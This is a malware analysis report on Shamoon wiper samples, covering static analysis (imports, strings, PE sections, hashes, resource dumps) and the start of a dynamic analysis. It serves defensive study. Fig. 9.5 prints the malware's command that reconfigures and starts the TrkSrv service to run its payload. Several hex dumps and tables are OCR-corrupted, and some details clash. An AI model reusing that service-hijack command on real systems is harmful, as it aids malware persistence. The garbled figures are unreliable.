

Malware Analysis

Executive Summary

The files sample2-1.exe and sample2-2.exe are samples of a malware called Shamoon. It is compiled using visual C++ 10 compiler and consists of a dropper which contains a wiper module and what seems to be a communication module. It also contains a copy of itself aimed at x64-bit machines. The malware appears to wait for a particular date upon reaching which it destroys every file in the user's system and finally overwrites the Memory Boot Record preventing the user from even starting his operating system. The information presented below is a concise representation of the analysis done on the malware.

Basic Static Analysis

The program is not packed as inferred from PEiD. In addition, we observe that the virtual data size and raw data size of the .text section are roughly the same confirming that the malware is not packed. The program is a command-line program and was compiled on 2012/08/09, a Thursday at 22:46:22 UTC as observed from PEview. This particular sample has an MD5 hash of 167A2D28D0B13D954772C68D35512F60.

On analyzing the program's resources, we see that it contains 3 other resources under the names PKCS12, PKCS7 and x509. However the resources are encoded and require further analysis which is looked into in the advanced static analysis section. The program sections and contents are provided below.

On analysing the imports, the program appears to have a number of anti-debug methods implying that the authors do not want their program to be analysed. There also seem to be a number of network imports suggesting that the malware requires some network connectivity. We also see that the malware has imports allowing it to locate and iterate through files in the user's subsystems one after another. Moreover, we see LoadResource and FindResourceW implying that the aforementioned resources are manipulated somehow within the malware. Finally the malware also contains some imports that deal with starting and running processes that could be of importance. A list of the suspicious imports are presented below.

There are also a large number of strings that are of concern. We provide a few important ones. "Process32Next", "Process32first" and "CreateToolhelp32Snapshot" are related to traversing the file system of the user suggesting that the malware manipulates the files in some form. This is followed by a "DeleteFile" which implies that the files maybe deleted. "OpenService", "OpenSCManager", "StartServiceCtrlDispatcher" are required to start and run some service in the user's system which can potentially be malicious. We find some occurrences of "EncodePointer" and "DecodePointer" which suggest some data is being encoded and decoded. We see "System\CurrentControlSet\Control\Session Manager\Environment" which is a registry key to set environment variables implying that the malware modifies the environment variables in the system. Another string of importance is "ntrksrv.exe". This appears to be the name of the service that the malware launches upon running itself which we gain further base for from the string "SYSTEM\CurrentControlSet\Services\TrkSvr" which is the registry for the set of services running in the system. We also see a string containing a shell command to run the trksrv service

which is given below. There appear to be some strings like “caclsrv”, “certutil” etc. which are names of proper files in the System32 directory. This could potentially be a way for the malware to mask some of its functioning as these legitimate executables. We see some x64 related strings as well. All the strings can be seen below and these findings are delved further into in the upcoming sections.



Fig.1 Unpacked Program

PKCS12	0001CB60 68 25 CD FB 26 7F SD FB 21 7F SD FB DA 80 SD FB	h%fùçD] à![] àüe] à
112	0001CB70 9D 7F SD FB 25 7F SD FB 65 7F SD FB 25 7F SD FB	□□] à□] à□] à□] à□] à
PKCS7	0001CB80 25 7F SD FB 25 7F SD FB 25 7F SD FB 25 7F SD FB	à□] à□] à□] à□] à□] à
113	0001CB90 25 7F SD FB 25 7F SD FB 25 7F SD FB 25 7F SD FB	à□] à□] à□] à□] à~] à
X509	0001CBA0 2B 60 E7 F5 25 CB 54 36 04 C7 5C B7 E8 SE 09 93	+çö%ÉT6•ç] •é~•
116	0001CBB0 4C OC 7D 8B 57 10 3A 89 44 12 7D 98 44 11 33 94	L+•W•;tD) "D+3"
Version Info	0001CBC0 51 5F 3F 9E 05 0D 28 95 05 16 33 DB 61 30 OE DB	Q_?z••(•••3üa••ü
1	0001CBD0 48 10 39 9E 08 72 50 F1 01 7F SD FB 25 7F SD FB	H%9z•rP•□] à□] à
	0001CBE0 44 19 BA 63 00 78 D4 30 00 78 D4 30 00 78 D4 30	D+•c•xöö•xöö•xöö
	0001CBFO 6F OE 7F 30 3C 78 D4 30 6F OE 4A 30 15 78 D4 30	o•□0<ööo•J0•xöö
	0001CC00 6F OE 7E 30 9D 78 D4 30 09 00 47 30 08 78 D4 30	o~•□0xöö••G0•xöö
	0001CC10 00 7B D5 30 B0 78 D4 30 27 BE BA 30 01 78 D4 30	*öö•xöö•*G0•xöö
	0001CC20 27 BE B9 30 03 78 D4 30 6F OE 7B 30 02 78 D4 30	*x+0•xööo•(0•xöö
	0001CC30 6F OE 4E 30 01 78 D4 30 6F OE 49 30 01 78 D4 30	o•N0•xööo•10•xöö
	0001CC40 77 16 3E 93 00 78 D4 30 25 7F SD FB 25 7F SD FB	w>•*xöö%□] à□] à
	0001CC50 25 7F SD FB 25 7F SD FB 25 7F SD FB 25 7F SD FB	à□] à□] à□] à□] à
	0001CC60 75 3A SD FB 69 7E 58 FB C6 57 79 AB 25 7F SD FB	u:] üi~XüäWý<%□] à
	0001CC70 25 7F SD FB C5 7F SF FA 2E 7E 57 FB 25 A9 SC FB	à□] àüö. à~.wü•öfö à
	0001CC80 25 63 5C FB 25 7F SD FB 81 C5 SD FB 25 6F SD FB	èç] àüö] àüö] àüö] à
	0001CC90 25 8F 5C FB 25 7F 1D FB 25 6F SD FB 25 7D SD FB	à\] àüö•*üö] àüö] à
	0001CCA0 20 7F SC FB 25 7F SD FB 20 7F SC FB 25 7F SD FB	□\] àüö] àüö] àüö] à
	0001CCB0 25 3F 5E FB 25 7B SD FB 8F 9A 5E FB 26 7F 1D 7A	*^~ü{() àüö•üö•z
	0001CCC0 25 7F 4D FB 25 6F SD FB 25 7F 4D FB 25 6F SD FB	àDMüö] àüöMüö] àüö
	0001CCD0 25 7F SD FB 35 7F SD FB 25 7F SD FB 25 7F SD FB	à□] àüö] àüö] àüö] à
	0001CE00 5D 34 5F FB 19 7F SD FB 25 DF SF FB B9 13 SD FB]4_ àüö] àü&_ü*] à
	0001CCF0 25 7F SD FB 25 7F SD FB 25 7F SD FB 25 7F SD FB	à□] àüö] àüö] àüö] à
	0001CD00 25 6F SE FB 69 66 SD FB 25 8D SC FB 39 7F SD FB	*^~ü{üf] àüö] àüö] à
	0001CD10 25 7F SD FB 25 7F SD FB 25 7F SD FB 25 7F SD FB	à□] àüö] àüö] àüö] à
	0001CD20 25 7F SD FB 25 7F SD FB CD 54 5F FB 65 7F SD FB	à□] àüö] àüö] àüT_ àüö] à
	0001CD30 25 7F SD FB 25 7F SD FB 25 8F SC FB B5 7E SD FB	à□] àüö] àüö] àüö] àüö] à
	0001CD40 25 7F SD FB 25 7F SD FB 25 7F SD FB 25 7F SD FB	à□] àüö] àüö] àüö] à
	0001CD50 25 7F SD FB 25 7F SD FB OB OB 38 83 51 7F SD FB	à□] àüö] àü••8föö] à
	0001CD60 E4 AA SC FB 25 6F SD FB 25 A9 SC FB 25 7B SD FB	à\] àüö] àüö] àüö] àüö] à
	0001CD70 25 7F SD FB 25 7F SD FB 25 7F SD FB 05 7F SD 9B	à□] àüö] àüö] àüö] >
	0001CD80 0B OD 39 9A 51 1E 5D FB 57 1B 5D FB 25 8F SC FB	*•9ëQ•] àü•] àüö] à
	0001CD90 25 19 SD FB 25 A5 SC FB 25 7F SD FB 25 7F SD FB	%•1 üt%•] àüö] àüö] à
	0001CDA0 25 7F SD FB 65 7F SD BB OB 1B 3C 8F 44 7F SD FB	à□] àüö] >**•DDö] à
	0001CDB0 E1 41 SD FB 25 1F SF FB 25 63 SD FB 25 3F SF FB	åä] àü•_üç] àüö] à
	0001CDC0 25 7F SD FB 25 7F SD FB 25 7F SD FB 65 7F SD 3B	à□] àüö] àüö] àüö];
	0001CD00 0B OD 2E 89 46 7F SD FB B9 13 SD FB 25 DF SF FB	***.àüö] àü•] àüö] à
	0001CDE0 25 11 SD FB 25 23 5F FB 25 7F SD FB 25 7F SD FB	*•] àü#_ àüö] àüö] à

Fig. 2 Resources

Property	Value
MD5	167A2D28D0B13D954772C68D35512F60
SHA1	EDEE130D7FEF452A086C17647D0F3B4D7AD7E7E3
Imphash	n/a
CPU	32-bit
Size (bytes)	989184
File description	Distributed Link Tracking Server
File version	5.2.3790.0 (srv03_rtm.030324-2048)
File date	16:03:2017 - 13:24:28
type	Executable
subsystem	Console
signature	Microsoft Visual C++ 8

Fig.3 Malware Information

Property	Value	Value	Value	Value	Value
Name	.text	.rdata	.data	.rsrc	.reloc
Virtual Size (bytes)	0x0001485C (84060)	0x00005D3A (23866)	0x0000042A4 (17060)	0x000D2520 (861472)	0x000026E0 (9952)
Virtual Address	0x00001000	0x00016000	0x0001C000	0x00021000	0x000F4000
Raw Size (bytes)	0x00014A00 (84480)	0x00005E00 (24064)	0x00001E00 (7680)	0x000D2600 (861696)	0x00002800 (10240)
Raw Address	0x00000400	0x00014E00	0x0001AC00	0x0001CA00	0x000EF000
PointerToRelocations	0x00000000	0x00000000	0x00000000	0x00000000	0x00000000
PointerToLinenumbers	0x00000000	0x00000000	0x00000000	0x00000000	0x00000000
NumberOfRelocations	0x00000000	0x00000000	0x00000000	0x00000000	0x00000000
NumberOfLinenumbers	0x00000000	0x00000000	0x00000000	0x00000000	0x00000000
Entry Point	x	-	-	-	-
MD5	9B7DD2814196D4E8FF37...	C502D2C0FBE812349442...	1A0C07EAC1759C283F18...	A7F1881E3AF06FEAC03D...	B5A6FA4A6300AE0F
Cave size (bytes)	0x000001A4 (420)	0x000000C6 (198)	0x00000000 (0)	0x000000E0 (224)	0x00000120 (288)
Obfuscated	-	-	-	-	-
Blacklisted	-	-	-	-	-
Read	x	x	x	x	x
Write	-	-	x	-	-
Execute	x	-	-	-	-
Shared	-	-	-	-	-

Fig.4 Program Sections




Fig.5 Section contents

	pFile	Data	Description	Value
sample2-1.exe	000000E4	014C	Machine	IMAGE_FILE_MACHINE_I386
IMAGE_DOS_HEADER	000000E6	0005	Number of Sections	
MS-DOS Stub Program	000000E8	50243D0BE	Time Date Stamp	2012/08/09 Thu 22:46:22 UTC
IMAGE_NT_HEADERS	000000EC	00000000	Pointer to Symbol Table	
Signature	000000F0	00000000	Number of Symbols	
IMAGE_FILE_HEADER	000000F4	00E0	Size of Optional Header	
IMAGE_OPTIONAL_HEADER	000000F6	0102	Characteristics	
IMAGE_SECTION_HEADER		0002		IMAGE_FILE_EXECUTABLE_IMAGE
IMAGE_SECTION_HEADER		0100		IMAGE_FILE_32BIT_MACHINE
IMAGE_SECTION_HEADER				
IMAGE_SECTION_HEADER				
IMAGE_SECTION_HEADER				
SECTION.text				
SECTION.rdata				
SECTION.data				
SECTION.rsrc				
SECTION.reloc				

Fig.6 Compilation date

	pFile	Data	Description	Value
sample2-1.exe				
IMAGE_DOS_HEADER	000000F8	010B	Magic	IMAGE_NT_OPTIONAL_HDR32_MAGIC
MS-DOS Stub Program	000000FA	0A	Major Linker Version	
IMAGE_NT_HEADERS	000000FB	00	Minor Linker Version	
Signature	000000FC	0014A00	Size of Code	
IMAGE_FILE_HEADER	00000100	0000F000	Size of Initialized Data	
IMAGE_OPTIONAL_HEADER	00000104	00000000	Size of Uninitialized Data	
IMAGE_SECTION_HEADER	00000108	0000892B	Address of Entry Point	
IMAGE_SECTION_HEADER	0000010C	00001000	Base of Code	
IMAGE_SECTION_HEADER	00000110	00160000	Base of Data	
IMAGE_SECTION_HEADER	00000114	00400000	Image Base	
IMAGE_SECTION_HEADER	00000118	00001000	Section Alignment	
SECTION.text	0000011C	00000200	File Alignment	
SECTION.rdata	00000120	0005	Major O/S Version	
SECTION.data	00000122	0001	Minor O/S Version	
SECTION.rsrc	00000124	0000	Major Image Version	
SECTION.reloc	00000126	0000	Minor Image Version	
	00000128	0005	Major Subsystem Version	
	0000012A	0001	Minor Subsystem Version	
	0000012C	00000000	Win32 Version Value	
	00000130	000F7000	Size of Image	
	00000134	00000400	Size of Headers	
	00000138	00000000	Checksum	
	0000013C	0003	Subsystem	IMAGE_SUBSYSTEM_WINDOWS_CUI
	0000013E	8140	DLL Characteristics	
		0040	IMAGE_DLLCHARACTERISTICS_DYNAMIC	
		0100	IMAGE_DLLCHARACTERISTICS_NX_COMP	
		8000	IMAGE_DLLCHARACTERISTICS_TERMINAL	
	00000140	00100000	Size of Stack Reserve	
	00000144	00001000	Size of Stack Commit	
	00000148	00100000	Size of Heap Reserve	

Fig.7 Command-Line Program

Symbol (122)	Blacklisted (77)	Ordinal (5)	Anti-Debug (6)	Library (6)
NetApiBufferFree	x	-	-	netapi32.dll
NetApiBufferAllocate	x	-	-	netapi32.dll
NetRemoteTOD	x	-	-	netapi32.dll
NetScheduleJobDel	x	-	-	netapi32.dll
115 (WSAStartup)	x	x	-	wcs32.dll
12 (inet_ntoa)	x	x	-	wcs32.dll
62 (gethostbyvalue)	x	x	-	wcs32.dll
57 (gethostvalue)	x	x	-	wcs32.dll
116 (WSACleanup)	x	x	-	wcs32.dll
MoveFileExW	x	-	-	kernel32.dll
DeleteFileW	x	-	-	kernel32.dll
GetProcAddress	x	-	-	kernel32.dll
GetModuleHandleW	x	-	-	kernel32.dll
WriteFile	x	-	-	kernel32.dll
CreateFileW	x	-	-	kernel32.dll
FindResourceW	x	-	-	kernel32.dll
LoadResource	x	-	-	kernel32.dll
FindResourceExW	x	-	-	kernel32.dll
SizeofResource	x	-	-	kernel32.dll
LocResouce	x	-	-	kernel32.dll
GetThreadStorage	n/a	-	-	-
Relocations (2572)	-	-	-	-
Resources (34)	-	-	-	-
Strings (128/8033)	-	-	-	-
Debug (n/a)	-	-	-	-
Manifest (n/a)	-	-	-	-
Version (1/12)	-	-	-	-
Certificates (0)	-	-	-	-
Overlay (n/a)	-	-	-	-

Fig.8.1 Network and Resource Imports

Symbol (122)	Blacklisted (77)	Ordinal (5)	Anti-Debug (6)	Library (6)
EncodePointer	x	-	-	kernel32.dll
DecodePointer	x	-	-	kernel32.dll
RaiseException	x	-	x	kernel32.dll
ExitProcess	x	-	-	kernel32.dll
HeapSetInformation	x	-	-	kernel32.dll
IsProcessorFeaturePresent	x	-	x	kernel32.dll
TerminateProcess	x	-	x	kernel32.dll
UnhandledExceptionFilter	x	-	x	kernel32.dll
SetUnhandledExceptionFilter	x	-	-	kernel32.dll
IsDebuggerPresent	x	-	x	kernel32.dll
TlsGetValue	x	-	-	kernel32.dll
TlsSetValue	x	-	-	kernel32.dll
SetLastError	x	-	-	kernel32.dll
GetCurrentThreadId	x	-	-	kernel32.dll
HeapCreate	x	-	-	kernel32.dll
GetFileType	x	-	-	kernel32.dll
GetStartupInfoW	x	-	-	kernel32.dll
FlushFileBuffers	x	-	-	kernel32.dll
LoadLibraryW	x	-	-	kernel32.dll
GetModuleFileNameW	x	-	-	kernel32.dll
FreeEnvironmentStringsW	x	-	-	kernel32.dll
GetEnvironmentStringsW	x	-	-	kernel32.dll
QueryPerformanceCounter	x	-	-	kernel32.dll
GetCurrentProcessId	x	-	-	kernel32.dll
StartServiceCtrlDispatcherW	x	-	-	advapi32.dll
RegisterServiceCtrlHandlerW	x	-	-	advapi32.dll
SetServiceStatus	x	-	-	advapi32.dll
OpenSCManagerW	x	-	-	advapi32.dll
OpenServiceW	x	-	-	advapi32.dll
QueryServiceConfigW	x	-	-	advapi32.dll
ChangeServiceConfigW	x	-	-	advapi32.dll
CloseServiceHandle	x	-	-	advapi32.dll
CreateServiceW	x	-	-	advapi32.dll
ChangeServiceConfig2W	x	-	-	advapi32.dll
RegDeleteValueW	x	-	-	advapi32.dll
StartServiceW	x	-	-	advapi32.dll
CommandLineToArgvW	x	-	-	shell32.dll
LocalAlloc	-	-	-	kernel32.dll
GetLastError	-	-	-	kernel32.dll
GetFileTime	-	-	-	kernel32.dll
ReadFile	-	-	-	kernel32.dll
GetSystemTime	-	-	-	kernel32.dll
LeaveCriticalSection	-	-	-	kernel32.dll
EnterCriticalSection	-	-	-	kernel32.dll
DeleteCriticalSection	-	-	-	kernel32.dll
WaitForSingleObject	-	-	-	kernel32.dll
InitializeCriticalSection	-	-	-	kernel32.dll

Fig.8.2 ServiceImports

pestudio 8.51 - Malware Initial Assessment - www.wnitror.com

	Type	Size	Section	Blacklisted (128)	Item (8033)
Indicators (17/25)					
➤ Virustotal (n/a)					
□ DOS Stub (160 bytes)	ascii	6	.text0...	x	.src
□ DOS Header (64 bytes)	ascii	6	.text0...	x	FTP4S
□ File Header (20 bytes)	ascii	30	.text0...	x	Ftp4S
□ Optional Header (224 bytes)	ascii	29	.text0...	x	Wow64DisableWow64FsRedirection
□ Directories (5/15)	ascii	6	.text0...	x	Wow64RevertWow64FsRedirection
□ Sections (5)	ascii	7	.text0...	x	c:\windows\temp\put1762666.txt
□ Imported libraries (2/6)	ascii	11	.text0...	x	system
□ Imported symbols (77/122)	ascii	11	.text0...	x	FlsFree
□ Exported symbols (0)	ascii	8	.text0...	x	FlsSetValue
□ Exceptions (0)	ascii	7	.text0...	x	FlsGetValue
□ Thread Storage (n/a)	ascii	11	.text0...	x	FlsAlloc
□ Relocations (2572)	ascii	17	.text0...	x	chinese
➤ Resources (3/4)	ascii	23	.text0...	x	Broken pipe
abc Strings (128/8033)	ascii	24	.text0...	x	Permission denied
Debug (n/a)	ascii	20	.text0...	x	GetProcessWindowStation
Manifest (n/a)	ascii	12	.text0...	x	GetUserObjectInformation
Version (1/12)	ascii	10	.text0...	x	GetLastActivePopup
Certificates (0)	ascii	10	.text0...	x	NetScheduleJobDel
Overlay (n/a)	ascii	12	.text0...	x	NetApiBufferFree
	ascii	16	.text0...	x	NetApiBufferAllocate
	ascii	20	.text0...	x	NetRemoteTOD
	ascii	12	.text0...	x	NETAPI32.dll
	ascii	10	.text0...	x	WS2_32.dll
	ascii	12	.text0...	x	GetTickCount
	ascii	13	.text0...	x	Process32Next
	ascii	14	.text0...	x	Process32First
	ascii	24	.text0...	x	CreateToolhelp32Snapshot
	ascii	11	.text0...	x	OpenProcess
	ascii	17	.text0...	x	GetCurrentProcess
	ascii	11	.text0...	x	VirtualFree
	ascii	12	.text0...	x	VirtualAlloc
	ascii	9	.text0...	x	LocalFree
	ascii	5	.text0...	x	Sleep
	ascii	10	.text0...	x	LocalAlloc
	ascii	10	.text0...	x	MoveFileEx
	ascii	10	.text0...	x	DeleteFile
	ascii	14	.text0...	x	GetProcAddress
	ascii	15	.text0...	x	GetModuleHandle
	ascii	9	.text0...	x	WriteFile
	ascii	10	.text0...	x	CreateFile
	ascii	14	.text0...	x	SizeResource
	ascii	12	.text0...	x	LockResource
	ascii	12	.text0...	x	LoadResource
	ascii	12	.text0...	x	FindResource
	ascii	14	.text0...	x	GetCommandLine
	ascii	19	.text0...	x	GetWindowsDirectory
	ascii	11	.text0...	v	SetFileTime

Fig.9.1 File Traversal Strings

	Type	Size	Section	Blacklisted (128)	Item (8033)
Indicators (17/25)					
➤ Virustotal (n/a)					
□ DOS Stub (160 bytes)	ascii	12	.rdata...	x	StartService
□ DOS Header (64 bytes)	ascii	11	.rdata...	x	RegCloseKey
□ File Header (20 bytes)	ascii	14	.rdata...	x	RegDeleteValue
□ Optional Header (224 bytes)	ascii	12	.rdata...	x	RegOpenKeyEx
□ Directories (5/15)	ascii	20	.rdata...	x	ChangeServiceConfig2
□ Sections (5)	ascii	13	.rdata...	x	CreateService
□ Imported libraries (2/6)	ascii	18	.rdata...	x	CloseServiceHandle
□ Imported symbols (77/122)	ascii	19	.rdata...	x	ChangeServiceConfig
□ Exported symbols (0)	ascii	18	.rdata...	x	QueryServiceConfig
□ Exceptions (0)	ascii	11	.rdata...	x	OpenService
□ Thread Storage (n/a)	ascii	13	.rdata...	x	OpenSCManager
□ Relocations (2572)	ascii	15	.rdata...	x	RegQueryValueEx
➤ Resources (3/4)	ascii	26	.rdata...	x	StartServiceCtrlDispatcher
abc Strings (128/8033)	ascii	16	.rdata...	x	SetServiceStatus
Debug (n/a)	ascii	26	.rdata...	x	RegisterServiceCtrlHandler
Manifest (n/a)	ascii	12	.rdata...	x	ADVAPI32.dll
Version (1/12)	ascii	17	.rdata...	x	CommandLineToArgv
Certificates (0)	ascii	11	.rdata...	x	SHL32.dll
Overlay (n/a)	ascii	13	.rdata...	x	EncodePointer
	ascii	13	.rdata...	x	DecodePointer
	ascii	14	.rdata...	x	ReadException
	ascii	9	.rdata...	x	RtlUnwind
	ascii	8	.rdata...	x	HeapFree
	ascii	11	.rdata...	x	EndProcess
	ascii	18	.rdata...	x	HeapInformation
	ascii	9	.rdata...	x	HeapAlloc
	ascii	25	.rdata...	x	IsProcessorFeaturePresent
	ascii	16	.rdata...	x	TerminateProcess
	ascii	24	.rdata...	x	UnhandledExceptionFilter
	ascii	27	.rdata...	x	SetUnhandledExceptionFilter
	ascii	17	.rdata...	x	TsDebuggerPresent
	ascii	8	.rdata...	x	TlsAlloc
	ascii	11	.rdata...	x	TlsGetValue
	ascii	11	.rdata...	x	TlsSetValue
	ascii	7	.rdata...	x	TlsFree
	ascii	12	.rdata...	x	SetLastError
	ascii	18	.rdata...	x	GetCurrentThreadId
	ascii	10	.rdata...	x	HeapCreate
	ascii	12	.rdata...	x	GetStdHandle
	ascii	11	.rdata...	x	GetFileType
	ascii	14	.rdata...	x	GetStartupInfo
	ascii	12	.rdata...	x	GetConsoleCP
	ascii	14	.rdata...	x	GetConsoleMode
	ascii	16	.rdata...	x	FlushFileBuffers
	ascii	14	.rdata...	x	SetFilePointer
	ascii	11	.rdata...	x	LoadLibrary
	ascii	17	.rdata...	v	GetModuleFileName

Fig.9.2 Malware Strings

	Type	Size	Section	Blacklisted (128)	Item (8033)
Indicators (17/25)	ascii	16	.rdata...	x	FlushFileBuffers
Virustotal (n/a)	ascii	14	.rdata...	x	SetFilePointer
DOS Stub (160 bytes)	ascii	11	.rdata...	x	LoadLibrary
DOS Header (64 bytes)	ascii	17	.rdata...	x	GetModuleFileName
File Header (20 bytes)	ascii	22	.rdata...	x	FreeEnvironmentStrings
Optional Header (224 bytes)	ascii	21	.rdata...	x	GetEnvironmentStrings
Directories (5/15)	ascii	23	.rdata...	x	QueryPerformanceCounter
Sections (5)	ascii	19	.rdata...	x	GetCurrentProcessId
Imported libraries (2/6)	ascii	8	.rdata...	x	GetOEMCP
Imported symbols (77/122)	ascii	11	.rdata...	x	HeapReAlloc
Exported symbols (0)	ascii	8	.rdata...	x	HeapSize
Exceptions (0)	ascii	12	.rdata...	x	WriteConsole
Thread Storage (n/a)	ascii	12	.rdata...	x	SetStdHandle
Relocations (2572)	ascii	10	.rdata...	x	CreateFile
Resources (3/4)	ascii	12	.rdata...	x	SetEndOfFile
Strings (128/8033)	ascii	14	.rdata...	x	GetProcessHeap
Debug (n/a)	unicode	4	.text\000	x	.exe
Manifest (n/a)	unicode	12	.text\000	x	kernel32.dll
Version (1/12)	unicode	60	.text\000	x	SYSTEM\CurrentControlSet\Control\Session Manager\Environment
Certificates (0)	unicode	11	.text\000	x	ntrlsrv.exe
Overlay (n/a)	unicode	10	.text\000	x	brksrv.exe
	unicode	22	.text\000	x	\system32\kernel32.dll
	unicode	12	.text\000	x	netapi32.dll
	unicode	19	.text\000	x	\system32\csrss.exe
	unicode	11	.text\000	x	mscoree.dll
	unicode	13	.rdata...	x	AKERNEL32.DLL
	unicode	11	.rdata...	x	WUSER32.DLL
	unicode	7	.rdata...	x	CONOUT\$
	unicode	5	.rdata...	x	event
	unicode	7	.rdata...	x	extract
	unicode	14	.rdata...	x	testdomain.com
	ascii	40	?0:0000	-	?This program cannot be run in DOS mode.
	ascii	4	?0:0076	-	Rich
	ascii	5	?0:00CD	-	.text
	ascii	7	?0:011E	-	.rdata

Fig.9.3 Registry and Service Strings

Copyright (c) 1992-2004 by P.J. Plauger, licensed by Dinkumware, Ltd. ALL RIGHTS RESERVED.
Visual C++ CRT: Not enough memory to complete call to strerror.

Fig.9.4 C++ Strings

```
c:\documents and settings\admin| Item (8033)
└ Indicators (17/25)
  └ Virustotal (n/a)
    └ DOS Stub (160 bytes)
    └ DOS Header (64 bytes)
    └ File Header (20 bytes)
    └ Optional Header (224 bytes)
    └ Directories (5/15)
    └ Sections (5)
    └ Imported libraries (2/6)
    └ Imported symbols (77/122)
    └ Exported symbols (0)
    └ Exceptions (0)
    └ Thread Storage (n/a)
    └ Relocations (2572)
  └ Resources (3/4)
  abc Strings (128/8033)
  └ Debug (n/a)
  └ Manifest (n/a)
  1.0 Version (1/12)
  └ Certificates (0)
  └ Overlay (n/a)

Item (8033)
9099999
.98;1;
.4';p;
.'c<h<
.'x=>x=>=d=h=p=
9 99%9 9,9094989+9@9D9H9L9P9T9X9!9 9dsh9!9p9t9;9!9
.: $(();:0+48;<@D:H!L:P:T!X!;`:
.: $;0+48;<@D:H!L:p;t;x!`;
.< $<<,<,<0<4>8<<<@<D<H<L<P<T<X<<`<d<h<
ijkl
.@LanmanWorkstation
.WOW64
SYSTEM\CurrentControlSet\Services\TrkSrv
.Distributed Link Tracking Server
.Enables the Distributed Link Tracking Client service within the same domain to provide more reliable and efficient maintenance of links within the domain. If this service is disabled, RcsS
C:\Windows\system32\svchost.exe -k netsvcs
TrkSrv
.and64
.AMD64
.PROCESSOR_ARCHITECTURE
.netinit
%SystemRoot%\System32
\{system32\}
.E8\WINDOWS
.D8\WINDOWS
.C8\WINDOWS
.ADMIN$ 
\l\in\neft429.pdf
.PKCS7
\{system32\}cmd.exe /c ping -n 30 127.0.0.1 >nul 8& sc config TrkSrv binpath= system32\trksrv.exe 8& ping -n 10 127.0.0.1 >nul 8& sc start TrkSrv " domain. If this service fails, the system will not be able to track links between resources in different domains.
.x509
\myimage12767
.PKCS12
.wow32
.    (((((      H
.        h(((      H
.            H
.runtime error
.TLOSS error
.SING error
.DOMAIN error
.R6033
```

Fig.9.5 Service Strings

Fig.9.6 Important Strings

Basic Dynamic Analysis

Shamoon when it is first run, hides its presence from the user by creating a service and renaming it as TrkSvr.exe and subsequently launching that service. The initial sample is not seen as running in the system process list however on careful inspection one can see a service "TrkSvr.exe" has just been started. The service is created under the System32 directory as shown below. The malware is also seen to load a large number of dlls.

The program first checks whether the system has a 32 bit or a 64 bit architecture depending on which it runs the corresponding dropper. It does this by querying the PROCESSOR_ARCHITECTURE field from the "System\CurrentControlSet\Control\Session manager\Environment" registry key. It then compares this value with AMD64 and amd64 strings before executing the dropper.

